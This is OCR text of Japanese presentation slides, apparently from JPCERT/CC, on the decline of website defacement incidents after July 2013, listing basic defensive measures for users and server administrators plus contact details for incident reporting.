
2013年7月以降、ウェブ改ざん事例は落ち着いてるように見えます。



いまこのタイミングだからこそ、関係者が協力して根本的な対策を実施していく必要があります。

対策について - 状況把握の必要性 -

攻撃を「侵入」という切り口で考えた場合、協力して対応を行っていくのは？




対策について - 実施・検討すべき対策 -

ユーザ	使用する環境を最新の状態にする
	ウイルス対策ソフトウエアを導入する
	パスワードの使いまわしなどは避ける
管理者	サーバへの接続元の制限を行う
	使用しているアプリケーション等を最新の状態にする
	サイトコンテンツの定期的なチェック
	サービス事業者などに必要に応じて相談する

まとめ

現在、表に見える改ざんの被害は落ち着きが見られます。

しかし、Web改ざんの被害は続いています。
※再度被害を受ける可能性も含め



暫定的な対策ではなく、攻撃に落ち着きが見られる現段階において、関係者と協力をして対策を実施することで、将来発生する攻撃への対策に繋げることができます。

お問い合わせ先

JPCERT Coordination Center

- Email: office@jpcert.or.jp
- Tel: +81-3-3518-4600
- Web: https://www.jpcert.or.jp/english/

Incident Reports

- Email: info@jpcert.or.jp
- Web: https://www.jpcert.or.jp/english/ir/form.html

24